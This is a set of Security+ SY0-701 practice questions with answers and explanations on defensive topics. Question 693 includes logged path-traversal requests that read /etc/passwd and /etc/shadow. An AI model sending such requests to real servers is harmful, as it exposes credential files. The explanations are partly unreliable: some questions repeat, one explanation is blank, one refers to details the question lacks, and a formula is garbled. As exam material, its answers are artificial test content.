A security engineer needs to quickly identify a signature from a known malicious file. Which of the following analysis methods would the security engineer most likely use?

A. Static

B. Sandbox
C. Network traffic
D. Package monitoring

Answer: A

Explanation:
Static analysis is the process of examining a file without executing it to identify known malicious signatures, suspicious patterns, strings, embedded resources, or code fragments. When a security engineer needs to quickly extract a signature from a known malicious file, static analysis is the most efficient approach. This method allows analysts to inspect binary code, metadata, file headers, and hashes such as MD5/SHA-256.
According to Security+ SY0-701, static analysis is ideal for identifying:
Malware signatures
Embedded malicious payloads
Hash values for detection
Known indicators of compromise (IOCs)
Sandboxing (B) is used to observe behavior by executing the malware, which takes longer and is unnecessary when the malware is already known. Network traffic analysis (C) is used to observe communications, not generate file signatures. Package monitoring (D) refers to monitoring OS-level changes and system calls, which is a dynamic method.
Static analysis aligns with the requirement for quick identification, making option A the correct choice.

QUESTION 682
Which of the following is the best safeguard to protect against an extended power failure?

A. Off-site backups
B. Batteries
C. Uninterruptible power supplies
D. Generators

Answer: D

Explanation:
For extended power failures, the best safeguard is a generator. CompTIA Security+ SY0-701 emphasizes that generators are designed to provide long-term, sustained power, unlike UPS systems, which only supply temporary emergency power.
Generators ensure that critical operations---including data centers, communication systems, and security infrastructure---stay online for hours or days, depending on fuel capacity. This matches the requirement for mitigating "extended" outages.
UPS units (C) protect against short-term outages and provide time for graceful shutdown or generator startup, but cannot support prolonged power consumption. Batteries (B) provide the least protection and run out quickly. Off-site backups (A) do not maintain operational continuity; they simply preserve data.
Disaster recovery and business continuity planning in SY0-701 highlights generators as essential components for maintaining availability, a core principle of the CIA triad. Generators prevent downtime, maintain productivity, and keep essential systems functioning throughout prolonged outages, making D the best answer.

QUESTION 683
An administrator discovers a cross-site scripting vulnerability on a company website. Which of the following will most likely remediate the issue?

A. Input validation
B. NGFW

C. Vulnerability scan
D. WAF

Answer: A

Explanation:
Cross-site scripting (XSS) occurs when a web application fails to properly validate or sanitize user input, allowing attackers to inject malicious scripts into web pages viewed by other users. The most effective remediation is input validation, which ensures that only safe, expected data is accepted by the application.
Security+ SY0-701 highlights input validation as a primary defense against:
XSS
SQL injection
Command injection
Path traversal attacks
By validating and sanitizing input at both the client and server layers, organizations can strip harmful characters, block script tags, enforce strict data types, and ensure proper encoding.
A NGFW (B) or WAF (D) can mitigate attacks by blocking malicious payloads, but they do not fix the root cause within the web application. A vulnerability scan (C) identifies the issue but does not remediate it.
Therefore, only input validation (A) directly resolves the underlying coding flaw responsible for XSS.

QUESTION 684
An organization discovers that its cold site does not have enough storage and computers available. Which of the following was most likely the cause of this failure?

A. Capacity planning
B. Load balancing
C. Backups
D. Platform diversity

Answer: A

Explanation:
A cold site is a backup facility that provides basic power, space, and environmental controls but does not include hardware or preconfigured systems. It is the organization's responsibility to ensure the site has adequate storage, servers, and equipment staged or available for rapid procurement.
If the cold site "does not have enough storage and computers," the cause is a failure in capacity planning (A).
CompTIA Security+ SY0-701 highlights the need for organizations to determine:
Required compute capacity
Storage needs
Network bandwidth
Expected recovery workload
Hardware replacement timelines
Load balancing (B) distributes traffic; it has nothing to do with cold-site readiness. Backups (C) store data, not physical resources. Platform diversity (D) refers to using multiple technologies to reduce systemic risk.
The issue is specifically the lack of resources, which directly reflects inadequate capacity planning. Therefore, A is the correct answer.

QUESTION 685
A business is expanding to a new country and must protect customers from accidental disclosure of specific national identity information. Which of the following should the security engineer update to best meet business requirements?

A. SIEM
B. SCAP
C. DLP
D. WAF

Answer: C

Explanation:
The requirement is to prevent the accidental disclosure of national identity information---highly sensitive personal data. The best solution is DLP (Data Loss Prevention). DLP tools monitor, detect, and block unauthorized transmission or exposure of sensitive data across:
Email
Cloud storage
Endpoints
Networks
Databases
In Security+ SY0-701, DLP is specifically recommended for ensuring compliance with privacy regulations, including those related to national identifiers (e.g., Social Security numbers, national ID numbers).
A SIEM (A) aggregates logs but does not prevent data leakage. SCAP (B) provides standardized security configuration assessments, unrelated to data protection. A WAF (D) helps protect web applications but does not prevent sensitive data exfiltration.
Since the requirement focuses on preventing accidental disclosure, DLP is the only technology capable of detecting, labeling, blocking, and reporting attempts to move or expose sensitive national identity data.
Therefore, the correct answer is C.

QUESTION 686
A security analyst must prevent remote users from accessing malicious URLs. The sites need to be checked inline for reputation, content, or categorization. Which of the following technologies will help secure the enterprise?

A. VPN
B. SASE
C. IDS
D. SD-WAN

Answer: B

Explanation:
Secure Access Service Edge (SASE) is the technology best suited for preventing remote users from accessing malicious URLs. According to the CompTIA Security+ SY0-701 framework, SASE integrates cloud-native security capabilities such as DNS filtering, secure web gateways, CASB, and URL categorization, all delivered inline. This means every URL request from a remote user is checked in real time for reputation, content, and category before access is granted.
This solution is specifically designed for remote workforces because security enforcement happens in the cloud, regardless of user location---eliminating reliance on on-premise proxies or VPN routing. SASE also enables consistent policy application and real-time enforcement across distributed networks.
A VPN (A) only encrypts traffic; it does not perform URL reputation checks. IDS (C) detects malicious activity but does not block URL access. SD-WAN (D) optimizes WAN routing but is not focused on content filtering or URL reputation.
Therefore, SASE is the correct and most effective solution for inline URL inspection and preventing remote users from reaching malicious sites.

QUESTION 687
A security manager wants to reduce the number of steps required to identify and contain basic threats. Which of the following will help achieve this goal?

A. SOAR
B. SIEM
C. DMARC
D. NIDS

Answer: A

Explanation:
SOAR (Security Orchestration, Automation, and Response) is designed to automate repetitive security tasks, orchestrate workflows, and reduce manual effort in identifying and containing threats. CompTIA Security+ SY0-701 describes SOAR as an advanced tool that integrates with SIEM, EDR, firewalls, and ticketing systems to automate detection, enrichment, and response actions.
By using SOAR playbooks, security teams can automate:
Initial threat triage
Log correlation
Host isolation
Indicator lookups
Ticket creation and escalation
This significantly reduces the number of manual steps an analyst must perform, achieving the manager's goal of streamlining threat-handling procedures.
A SIEM (B) centralizes logs and alerts but still requires manual investigation unless paired with SOAR. DMARC (C) protects email domains from spoofing but does not automate threat response. NIDS (D) detects threats on the network but does not automate containment.
SOAR's ability to automate identification and response makes A the correct answer.

QUESTION 688
A security administrator is implementing encryption on all hard drives in an organization. Which of the following security concepts is the administrator applying?

A. Integrity
B. Authentication
C. Zero Trust
D. Confidentiality

Answer: D

Explanation:
Encrypting hard drives is a direct implementation of confidentiality, one of the three pillars of the CIA Triad emphasized in CompTIA Security+ SY0-701. Full disk encryption ensures that if a laptop, workstation, or server drive is stolen or accessed without authorization, the data remains unreadable without the decryption key.
This controls unauthorized disclosure and protects sensitive business, financial, and personal information. Drive encryption is widely required for compliance frameworks such as HIPAA, PCI-DSS, and GDPR.
Integrity (A) refers to preventing unauthorized modification of data, which encryption alone does not guarantee. Authentication (B) confirms user identity, such as passwords or biometrics, but is unrelated to dataat-rest protection. Zero Trust (C) is an architectural model requiring constant verification; it is not a control for hard drive encryption.
Since the sole purpose of encrypting storage is to ensure data confidentiality, the correct answer is D.

QUESTION 689
Which of the following should be used to prevent changes to system-level data?

A. NIDS
B. DLP
C. NAC
D. FIM

Answer: D

Explanation:
File Integrity Monitoring (FIM) is specifically designed to detect and prevent unauthorized changes to critical system files, configuration files, registry entries, binaries, and logs. According to CompTIA Security+ SY0-701, FIM creates a cryptographic baseline (usually via hashing) of protected system files. Any attempt to modify, add, or delete protected files immediately triggers an alert, enabling rapid detection of tampering---whether caused by malware, insider threats, or misconfigurations.
NIDS (A) monitors network traffic, not system-level modifications. DLP (B) prevents unauthorized data exfiltration, not system-file tampering. NAC (C) controls device access to the network but does not protect system files.
FIM is a core tool for ensuring system integrity in compliance frameworks such as PCI-DSS, which explicitly requires organizations to monitor critical system files. By preventing unauthorized changes to system-level data and alerting administrators to suspicious activity, FIM provides a strong defensive mechanism against malware, ransomware, and configuration drift.
Thus, FIM is the correct answer.

QUESTION 690
An organization is evaluating the cost of licensing a new solution to prevent ransomware. Which of the following is the most helpful in making this decision?

A. ALE
B. SLE
C. RTO
D. ARO

Answer: A

Explanation:
ALE (Annualized Loss Expectancy) is the risk management metric most helpful when deciding whether the licensing cost of a ransomware prevention solution is justified. ALE calculates the expected yearly financial loss from a particular threat. It is computed as:
ALE = SLE ARO
SLE (Single Loss Expectancy) estimates the monetary impact of one ransomware incident.
ARO (Annualized Rate of Occurrence) estimates how often the incident is expected to happen each year.
By comparing ALE to the annual licensing cost of the new security solution, the organization can make a financially informed decision based on cost-benefit analysis. If ALE exceeds the solution's cost, the purchase is justified.
RTO (C) relates to recovery time after outages, not cost justification. SLE (B) is only part of the calculation and insufficient alone. ARO (D) shows frequency but not financial impact.
Security+ SY0-701 highlights ALE as the primary metric for evaluating security investments.
Thus, ALE is the key factor in determining whether purchasing ransomware protection is financially beneficial.

QUESTION 691
A company wants to protect a specialized legacy platform that controls the physical flow of gas inside of pipes. Which of the following environments does the company need to secure to best achieve this goal?

A. IaaS
B. SCADA
C. SDN
D. IoT

Answer: B

Explanation:
Systems that control physical industrial processes---such as pumping gas, water control, electrical grids, or manufacturing lines---fall under SCADA (Supervisory Control and Data Acquisition) environments. SCADA systems are part of larger OT (Operational Technology) infrastructures and manage sensors, actuators, valves, flow controls, and telemetry.
CompTIA Security+ SY0-701 explains that SCADA environments typically:
Use legacy protocols (e.g., Modbus, DNP3)
Require high availability
Often run outdated operating systems
Have control systems that cannot easily be patched
Require specialized segmentation and monitoring
This exactly matches the scenario describing a "specialized legacy platform controlling gas flow inside pipes."
IaaS (A) is cloud infrastructure and unrelated to industrial control. SDN (C) relates to software-defined networking, not physical industrial controls. IoT (D) includes smart devices but is not typically used for largescale industrial gas control.
Thus, securing SCADA is the correct answer.

QUESTION 692
During an investigation, a security analyst discovers traffic going out to a command-and-control server. The analyst must find out if any data exfiltration has occurred. Which of the following would best help the analyst determine this?

A. Application log
B. Metadata
C. Network log
D. Packet capture

Answer: D

Explanation:
To determine whether data exfiltration has occurred, the most effective tool is a packet capture (PCAP). Packet captures allow investigators to see exactly what data left the network, including file contents, payloads, headers, protocols, and destination information. PCAP files provide full-fidelity network evidence, enabling analysts to reconstruct sessions and review exfiltrated content byte-by-byte.
Security+ SY0-701 emphasizes PCAP as the gold standard for forensic network investigations, especially when dealing with:
Malware beaconing
Command-and-control (C2) traffic
Data leakage
Unauthorized transmissions
Network logs (C) provide summaries such as IP addresses, ports, and timestamps but do not show actual data

contents. Metadata (B) gives descriptive information (e.g., file size, type) but not transmitted payloads.
Application logs (A) show application-level events but do not capture network data.
If the analyst needs to confidently determine if sensitive information was exported to the attacker, only packet capture provides the required depth of visibility.

QUESTION 693
A security analyst receives an alert from a web server that contains the following logs:
GET /image?filename=../../../etc/passwd
Host: AcmeInc.web.net
useragent: python-request/2.27.1
GET /image?filename=../../../etc/shadow
Host: AcmeInc.web.net
useragent: python-request/2.27.1
Which of the following attacks is being attempted?

A. File injection
B. Privilege escalation
C. Directory traversal
D. Cookie forgery

Answer: C

Explanation:
The log entries clearly show an attacker attempting to access sensitive system files by manipulating the filename parameter. The use of ../../../ is a classic indicator of a directory traversal attack, also called path traversal. This technique is used to move outside the intended web directory and access restricted locations on the server's filesystem.
In this case, the attacker is attempting to read:
/etc/passwd --- contains user account information
/etc/shadow --- contains hashed password entries and is even more sensitive
The CompTIA Security+ SY0-701 exam describes directory traversal as an attack where unvalidated user input allows navigation to system directories, often using sequences like ../ to bypass file path restrictions. This is exactly what is shown in the logs.
File injection (A) would involve inserting malicious files or code, not reading system files.
Privilege escalation (B) requires exploiting a system to gain higher privileges, not just reading files.
Cookie forgery (D) involves manipulating session cookies and does not match the observed behavior.
Because the attacker is using path traversal patterns to access protected files, the correct answer is C. Directory traversal.

QUESTION 694
Which of the following describes effective change management procedures?

A. Approving the change after a successful deployment
B. Having a backout plan when a patch fails
C. Using a spreadsheet for tracking changes
D. Using an automatic change control bypass for security updates

Answer: B

Explanation:
Effective change management requires structured planning, testing, review, approval, deployment, and rollback capabilities. According to CompTIA Security+ SY0-701, one of the most critical components of change

management is having a backout plan, which allows the organization to safely revert changes if the update or patch causes issues, operational disruption, or security instability. A proper backout plan reduces downtime, maintains system availability, and protects against unexpected failures.
Approving a change after deployment (A) violates standard change management protocols. Approval must occur before live implementation. Using a spreadsheet (C) is not considered an effective or secure change management mechanism. Automatic bypassing of change controls (D) is dangerous, even for security patches, because changes must be tested to avoid service outages or unintended vulnerabilities.
Therefore, the best description of effective change management is B: Having a backout plan when a patch fails.

QUESTION 695
Which of the following mitigation techniques would a security analyst most likely use to avoid bloatware on devices?

A. Disabled ports/protocols
B. Application allow list
C. Default password changes
D. Access control permissions

Answer: B

Explanation:
Application allow listing is the most effective technique to prevent bloatware, unauthorized software, or unnecessary applications from running on devices. Allow lists work by permitting only pre-approved, trusted applications to execute, blocking everything else by default. This is a recommended best practice in Security+ SY0-701 for reducing attack surface, preventing malware, and maintaining lean, hardened system images.
Bloatware often comes pre-installed on devices or is unintentionally installed by users. An allow list ensures only authorized applications required for business functions can run, thereby eliminating bloatware risks.
Disabling ports/protocols (A) hardens network access but does not prevent software installation. Default password changes (C) improve authentication security but are unrelated to software control. Access control permissions (D) restrict who can access what but do not prevent installation of unnecessary apps.
Thus, the correct answer is B: Application allow list.

QUESTION 696
A user downloads a patch from an unknown repository... FIM alerts indicate OS file hashes have changed.
Which attack most likely occurred?

A. Logic bomb
B. Keylogger
C. Ransomware
D. Rootkit

Answer: D

Explanation:
The scenario indicates that a user downloaded an unofficial patch, applied it, and afterward system files changed---detected by FIM. This strongly suggests the presence of a rootkit, which is designed to deeply embed itself into the operating system, altering core system files, modifying kernels, and hiding its presence.
Rootkits commonly replace or modify OS-level files, which results in changed file hashes---exactly what FIM is detecting. Rootkits often gain privileged, persistent control and are frequently disguised as legitimate updates or patches.
A logic bomb (A) is triggered by an event but does not typically modify OS files. A keylogger (B) captures keystrokes but doesn't modify system files broadly. Ransomware (C) encrypts files, not silently alters system

components.
Thus, the best match is D: Rootkit.

QUESTION 697
Which of the following is an example of a certificate that is generated by an internal source?

A. Digital signature
B. Asymmetric key
C. Self-signed
D. Symmetric key

Answer: C

Explanation:
A self-signed certificate is generated internally without involving an external Certificate Authority (CA). In a self-signed certificate, the certificate issuer and certificate subject are the same entity. Security+ SY0-701 explains that organizations frequently use self-signed certificates for internal systems, lab environments, or testing scenarios where external trust chains are unnecessary.
A digital signature (A) is a cryptographic function, not a certificate. Asymmetric keys (B) are used in public-key cryptography but do not constitute a certificate by themselves. Symmetric keys (D) are encryption tools, not certificates.
Therefore, the example of a certificate generated internally is C: Self-signed.

QUESTION 698
A company expects its provider to ensure servers and networks maintain 97% uptime. Which of the following would most likely list this expectation?

A. BPA
B. MOU
C. NDA
D. SLA

Answer: D

Explanation:
An SLA (Service-Level Agreement) defines the expected performance, availability, uptime, response times, and responsibilities between a provider and a client. The requirement in the scenario---"97% uptime"---is a classic example of an SLA metric. Security+ SY0-701 emphasizes that SLAs outline measurable service expectations so the client can assess compliance and performance.
A BPA (A) outlines business partnership terms, not performance uptime. An MOU (B) documents mutual understanding but is not legally binding and does not include uptime metrics. An NDA (C) protects confidentiality, not availability or service guarantees.
Thus, the correct answer is D: SLA.

QUESTION 699
A penetration tester is testing the security of a building's alarm system. Which type of penetration test is being conducted?

A. Physical
B. Defensive
C. Integrated
D. Continuous

Answer: A

Explanation:
Testing the security of a building's alarm system falls under physical penetration testing. According to Security+ SY0-701, physical penetration tests evaluate the effectiveness of physical security controls such as locks, alarms, cameras, sensors, badge readers, and access control points. These tests simulate real-world attempts to bypass or disable physical protections.
Defensive testing (B) refers to defensive security operations, not pen testing scope. Integrated testing (C) relates to combined system evaluations but is not a standard pen testing category. Continuous testing (D) refers to ongoing automated tests, not physical alarm evaluation.
Thus, the correct answer is A: Physical.

QUESTION 700
An alert references attacks associated with a zero-day exploit. An analyst places a bastion host in the network to reduce the risk. Which type of control is being implemented?

A. Compensating
B. Detective
C. Operational
D. Physical

Answer: A

Explanation:
A bastion host is a hardened system placed at a network boundary to absorb attacks and limit exposure. When deployed to mitigate risks from zero-day vulnerabilities, it acts as a compensating control. CompTIA Security+ SY0-701 defines compensating controls as alternative safeguards used when primary controls are insufficient or unavailable---such as when no patch exists for a zero-day.
Detective controls (B) identify issues but do not reduce exposure. Operational controls (C) refer to procedural or human-driven processes. Physical controls (D) secure physical environments (e.g., locks, cameras).
Because a bastion host compensates for the lack of a patch, the correct answer is A: Compensating.

QUESTION 701
Which solution is most likely used in the financial industry to mask sensitive data?

A. Tokenization
B. Hashing
C. Salting
D. Steganography

Answer: A

Explanation:
Tokenization replaces sensitive financial data---such as credit card numbers, account numbers, or customer identifiers---with harmless tokens that retain usability but reveal nothing if leaked. This is widely used in the financial industry, particularly in PCI-DSS-regulated systems.
Hashing (B) is one-way and not reversible, making it unsuitable for financial transactions that need original data retrieved. Salting (C) is used to protect hashed passwords, not to mask financial data. Steganography (D) hides data inside media files but is not used for payment processing.
Security+ SY0-701 identifies tokenization as the preferred method for protecting structured sensitive data

while maintaining operational functionality.
Thus, the correct answer is A: Tokenization.

QUESTION 702
Which of the following objectives is best achieved by a tabletop exercise?

A. Familiarizing participants with the incident response process
B. Deciding red and blue team rules of engagement
C. Quickly determining the impact of an actual security breach
D. Conducting multiple security investigations in parallel

Answer: A

Explanation:
A tabletop exercise is a discussion-based simulation where incident response (IR) team members walk through hypothetical security scenarios to understand roles, responsibilities, escalation paths, and communication processes. According to Security+ SY0-701, tabletop exercises are ideal for familiarizing participants with the incident response process and improving organizational readiness without the pressure or resource demands of full-scale simulations.
These exercises highlight:
IR workflow clarity
Decision-making processes
Coordination between technical and non-technical teams
Communication procedures
Identification of gaps in policies or documentation
Option B (rules of engagement) is part of penetration testing planning, not tabletop exercises. Option C refers to real breach analysis, not simulations. Option D refers to forensic operations, not tabletop objectives.
Thus, A is correct.

QUESTION 703
A few weeks after deploying additional email servers, employees complain that messages are being marked as spam. Which needs to be updated?

A. CNAME
B. SMTP
C. DLP
D. SPF

Answer: D

Explanation:
SPF (Sender Policy Framework) DNS records specify which mail servers are authorized to send email on behalf of a domain. When new email servers are added but SPF records are not updated, recipient mail systems cannot verify the legitimacy of the new servers. As a result, those messages are flagged as spam or rejected altogether.
CompTIA Security+ SY0-701 highlights SPF as an essential email authentication mechanism used to reduce spoofing, phishing, and spam classification errors. Updating the SPF record to include the new servers ensures email reputation is maintained and messages are delivered properly.
CNAME (A) maps hostnames but does not affect outbound email legitimacy. SMTP (B) is the mail protocol, not the authentication method. DLP (C) governs sensitive data handling, not spam classification.
Thus, SPF is the correct answer.

QUESTION 704
An organization has issues with deleted network share data and improper permissions. Which solution helps track and remediate these?

A. DLP
B. EDR
C. FIM
D. ACL

Answer: C

Explanation:
File Integrity Monitoring (FIM) detects unauthorized changes to files, including deletions, modifications, and permission alterations. When protecting shared data, FIM creates baseline hashes of files and monitors them for unexpected changes. Any deviation triggers alerts, enabling rapid investigation and remediation.
Security+ SY0-701 identifies FIM as a crucial tool for:
Integrity monitoring
Detecting unauthorized file deletion
Identifying malicious or accidental permission changes
Supporting compliance (PCI-DSS, HIPAA, etc.)
DLP (A) protects against data leakage but does not detect permission misconfiguration or deleted files. EDR (B) monitors endpoint activity but is not optimized for shared file integrity. ACL (D) defines permissions but does not track changes.
Thus, C (FIM) is the correct solution.

QUESTION 705
During a routine audit, an analyst discovers that a department uses software that was not vetted. Which threat is this?

A. Espionage
B. Data exfiltration
C. Shadow IT
D. Zero-day

Answer: C

Explanation:
Shadow IT refers to software, hardware, cloud services, or applications deployed without approval from the IT or security department. In this scenario, a high school department is using an unvetted simulation program--classic Shadow IT behavior.
Security+ SY0-701 explains that Shadow IT:
Introduces unknown vulnerabilities
Bypasses security controls
Creates compliance risks
Leads to data exposure
Interferes with standard configuration management
Espionage (A) involves intelligence gathering, not unauthorized software use. Data exfiltration (B) involves data theft, not unauthorized software deployment. Zero-day (D) refers to unknown vulnerabilities, not unapproved systems.
Thus, Shadow IT is the correct answer.

QUESTION 706
Employees are missing features on company-provided tablets, affecting productivity. Management demands resolution in 48 hours. Which is the best solution?

A. EDR
B. COPE
C. MDM
D. FDE

Answer: C

Explanation:
Mobile Device Management (MDM) allows administrators to configure, update, monitor, and push applications or features to company-provided mobile devices remotely and quickly. The requirement to restore missing features within 48 hours means IT needs centralized control and fast deployment---capabilities MDM provides.
With MDM, IT can:
Push required apps
Reconfigure devices
Enforce security policies
Restore missing features
Update OS and settings remotely
COPE (B) relates to ownership and usage policy, not configuration management. EDR (A) protects against malware but cannot restore missing productivity features. FDE (D) encrypts storage and is unrelated to application availability.
MDM is the only option allowing rapid, centralized remediation.
Thus, C is correct.

QUESTION 707
Which of the following will harden access to a new database system? (Select two)

A. Jump server
B. NIDS
C. Monitoring
D. Proxy server
E. Host-based firewall
F. WAF

Answer: A, E

Explanation:
Hardening access to a new database system requires implementing controls that restrict and secure how administrators and applications connect to the database. A jump server (A) is a hardened intermediary system used to manage access to sensitive systems such as databases. By forcing administrators to authenticate through a controlled, monitored jump host instead of connecting directly, organizations reduce attack surfaces and prevent unauthorized lateral movement. Security+ SY0-701 identifies jump servers as critical in securing high-value systems.
A host-based firewall (E) provides system-level traffic filtering directly on the database server. It allows only trusted IPs, ports, and services to communicate with the database, significantly reducing exposure. This is an essential hardening measure because databases should only accept connections from specific application servers or administrative hosts.
NIDS (B) monitors traffic but does not harden access. Monitoring (C) provides visibility but does not restrict access. A proxy server (D) is not typically used for database access. A WAF (F) protects web applications, not

internal database systems.
Thus, A (Jump server) and E (Host-based firewall) are the correct hardening controls.

QUESTION 708
A security team wants WAF policies to be automatically created when applications are deployed. Which concept describes this capability?

A. IaC
B. IoT
C. IoC
D. IaaS

Answer: A

Explanation:
Automatically generating WAF rules when applications are deployed is a hallmark of Infrastructure as Code (IaC). IaC allows infrastructure components---including firewalls, WAF policies, and load balancers---to be defined and deployed via code templates rather than manual configuration. In DevSecOps, IaC enables security controls to be embedded into deployment pipelines, ensuring that protections such as WAF rules are created instantly and consistently whenever new application versions are released.
Security+ SY0-701 highlights IaC as a method for automating infrastructure provisioning, standardizing security controls, and reducing configuration drift. This allows development and security teams to collaborate more effectively by treating security policies as code.
IoT (B) refers to smart devices, IoC (C) refers to indicators of compromise, and IaaS (D) refers to cloud compute infrastructure---not automated security policy creation.
Thus, the correct answer is A: IaC.

QUESTION 709
A company receives an alert that a widely used network device vendor has been banned by the government. What will general counsel most likely be concerned with during hardware refresh?

A. Sanctions
B. Data sovereignty
C. Cost of replacement
D. Loss of license

Answer: A

Explanation:
When the government bans a vendor, the legal concern is sanctions---laws that restrict purchasing, using, or importing products from certain companies or countries. The general counsel's job is to ensure the organization is not violating federal restrictions, export controls, trade compliance laws, or sanctions lists such as OFAC or government procurement bans.
Security+ SY0-701 notes that legal and regulatory compliance is a critical part of risk management, especially when handling prohibited vendors or technologies. Continued use of banned devices could expose the organization to legal penalties, fines, or federal investigation.
Data sovereignty (B) refers to data storage location laws, not hardware bans. Cost of replacement (C) is an operational concern, not a legal one. Loss of license (D) typically applies to software, not network hardware.
Therefore, the general counsel's primary concern is A: Sanctions.

QUESTION 710
Which vulnerability is most likely mitigated by setting up an MDM platform?

A. TPM
B. Buffer overflow
C. Jailbreaking
D. SQL injection

Answer: C

Explanation:
Mobile Device Management (MDM) platforms enforce security policies on mobile devices, including preventing or detecting jailbreaking, which is the act of removing manufacturer restrictions on devices. Jailbroken devices bypass security protections, allow installation of unauthorized apps, expose system files, and greatly increase risk.
Security+ SY0-701 identifies MDM as a key defense for mobile ecosystems, providing controls such as:
Jailbreak/root detection
Remote wipe
App allow/deny lists
Configuration enforcement
Encryption enforcement
TPM (A) is hardware-based protection unrelated to MDM. Buffer overflow (B) and SQL injection (D) are software coding vulnerabilities not affected by mobile device policy enforcement.
Thus, the correct answer is C: Jailbreaking.

QUESTION 711
Which security controls is a company implementing by deploying HIPS? (Select two)

A. Directive
B. Preventive
C. Physical
D. Corrective
E. Compensating
F. Detective

Answer: B, F

Explanation:
A Host-Based Intrusion Prevention System (HIPS) provides preventive and detective security controls. Security+ SY0-701 explains that:
As a preventive control (B), HIPS actively blocks malicious behavior, stops unauthorized changes, prevents exploit execution, and enforces host-level protection. It prevents malware, intrusions, and unauthorized actions before they occur.
As a detective control (F), HIPS monitors host activity, detects suspicious patterns, logs events, and alerts administrators when threats are observed.
Directive controls (A) involve policy, not technical tools. Physical controls (C) include barriers and locks. Corrective controls (D) restore systems after incidents. Compensating controls (E) are alternatives when primary controls aren't available.
Therefore, the correct answers are B (Preventive) and F (Detective).

QUESTION 712
A security manager needs an automated solution that will take immediate action to protect an organization against inbound malicious traffic. Which of the following is the best solution?

A. UEM
B. IPS
C. WAF
D. VPN

Answer: B

Explanation:
An Intrusion Prevention System (IPS) is designed to automatically block or mitigate malicious network traffic in real time. Unlike an IDS, which only detects threats, an IPS performs inline traffic inspection and takes active action---such as dropping malicious packets, blocking connections, or updating firewall rules. This matches the requirement for an automated system that responds immediately to inbound threats.
Security+ SY0-701 highlights IPS as a preventive control that detects signature-based, anomaly-based, and behavioral threats, including exploits, malware, and command-and-control activity. IPS systems are essential in defending against fast-moving attacks where human response time is too slow.
UEM (A) manages endpoints but does not block inbound network threats.
WAF (C) protects web applications, not the entire network.
VPN (D) provides secure tunnels but does not prevent malicious inbound traffic.
Thus, B: IPS is the best solution for automatic threat blocking.

QUESTION 713
A store is setting up wireless access for employees. Management wants to limit the number of access points while ensuring full coverage. Which tool will help determine how many access points are needed?

A. Signal locator
B. WPA3
C. Heat map
D. Site survey

Answer: D

Explanation:
A site survey is the formal process used to determine the required number, placement, and configuration of wireless access points (APs). Security+ SY0-701 states that site surveys measure RF propagation, identify dead zones, account for building materials, detect interference sources, and evaluate coverage overlap. This information allows network engineers to deploy the fewest APs necessary while still ensuring full coverage.
Although heat maps (C) are generated as a result of a site survey, they are visualization tools---not the actual survey process. A signal locator (A) is not a standardized tool in wireless planning. WPA3 (B) is a wireless security protocol and has no impact on access point planning or coverage optimization.
A full site survey ensures optimal AP placement to balance coverage, performance, and cost---exactly the concern described in the scenario.
Thus, the correct answer is D: Site survey.

QUESTION 714
A company needs to determine whether authentication weaknesses in a customer-facing web application exist. Which of the following is the best technique to use?

A. Static analysis
B. Packet capture
C. Agent-based scanning
D. Dynamic analysis
E. Network-based scanning

Answer: D

Explanation:
To identify authentication weaknesses in a customer-facing web application, the best method is dynamic analysis, also known as Dynamic Application Security Testing (DAST). Dynamic analysis evaluates an application while it is running, allowing testers to observe real-world interactions, session handling, login mechanisms, credential validation, access control failures, and runtime vulnerabilities such as brute-force weaknesses or authentication bypass conditions.
Security+ SY0-701 outlines DAST as the preferred approach for testing live web applications because it uncovers:
Weak session management
Broken authentication flows
Input validation failures
Misconfigurations in login portals
Runtime vulnerabilities that static code review cannot detect
Static analysis (A) only analyzes source code and may overlook logic flaws in authentication. Packet capture (B) inspects network traffic but cannot evaluate internal authentication logic. Agent-based scanning (C) is used for hosts, not web applications. Network-based scanning (E) finds port-level vulnerabilities but cannot assess application authentication mechanisms.
Therefore, dynamic analysis (D) is the most effective and accurate technique for discovering authentication weaknesses in live web applications.

QUESTION 715
Which of the following threat actors would most likely target an organization by using a logic bomb within an internally-developed application?

A. Nation-state
B. Trusted insider
C. Organized crime group
D. Hacktivist

Answer: B

Explanation:
A logic bomb is a malicious code segment hidden inside legitimate software that triggers under specific conditions (dates, system states, user actions). Because logic bombs require direct access to source code or the development environment, the most likely attacker is a trusted insider---especially a disgruntled developer or administrator with the ability to modify internal applications.
Security+ SY0-701 emphasizes that insider threats have:
Elevated access
Knowledge of internal systems
Ability to manipulate production code
Motivation driven by revenge, termination, or personal grievances
These factors make insiders uniquely capable of embedding logic bombs into internally-developed applications.
Nation-state actors (A) typically target critical infrastructure or advanced espionage, not internal business apps.
Organized crime groups (C) seek financial gain and generally do not have internal code access. Hacktivists (D) focus on ideological disruption, typically through external attacks, not internal code manipulation.
Thus, the threat actor most likely to plant a logic bomb in internal software is B: Trusted insider.

QUESTION 716
Which of the following vulnerabilities would likely be mitigated by setting up an MDM platform?

A. TPM
B. Buffer overflow
C. Jailbreaking
D. SQL injection

Answer: C

Explanation:
A Mobile Device Management (MDM) platform protects organizational mobile devices by enforcing security policies, restricting unauthorized configuration changes, and detecting compromised devices. One of the major vulnerabilities MDM mitigates is jailbreaking, which occurs when a user removes manufacturer restrictions to gain unrestricted access to the file system and install unapproved apps.
Security+ SY0-701 explains that jailbroken devices:
Bypass built-in security protections
Are more susceptible to malware
Can be used for data exfiltration
Violate corporate mobile security policies
MDM solutions detect jailbroken or rooted devices and automatically block them from accessing corporate resources, enforce compliance rules, and remotely wipe devices if necessary.
TPM (A) is a hardware security chip unrelated to MDM. Buffer overflow (B) and SQL injection (D) are software development vulnerabilities, not mobile device policy issues.
Thus, the correct answer is C: Jailbreaking.

QUESTION 717
Which of the following security controls is a company implementing by deploying HIPS? (Select two)

A. Directive
B. Preventive
C. Physical
D. Corrective
E. Compensating
F. Detective

Answer: B, F

Explanation:
A Host-based Intrusion Prevention System (HIPS) provides both preventive and detective security controls.
Security+ SY0-701 describes HIPS as a host-level security solution that monitors system behavior, blocks malicious activity, and logs suspicious events.
It functions as a preventive control (B) because it can:
Stop malware execution
Block unauthorized changes
Prevent exploit attempts
Enforce endpoint protection policies
It is also a detective control (F) because it can:
Record attempted attacks
Identify suspicious activities
Generate alerts for security teams
Directive controls (A) refer to policies; physical controls (C) refer to locks and barriers; corrective controls (D) restore systems after an incident; compensating controls (E) substitute for missing primary controls.
Therefore, the two correct answers are B (Preventive) and F (Detective).

QUESTION 718
Which of the following solutions would most likely be used in the financial industry to mask sensitive data?

A. Tokenization
B. Hashing
C. Salting
D. Steganography

Answer: A

Explanation:
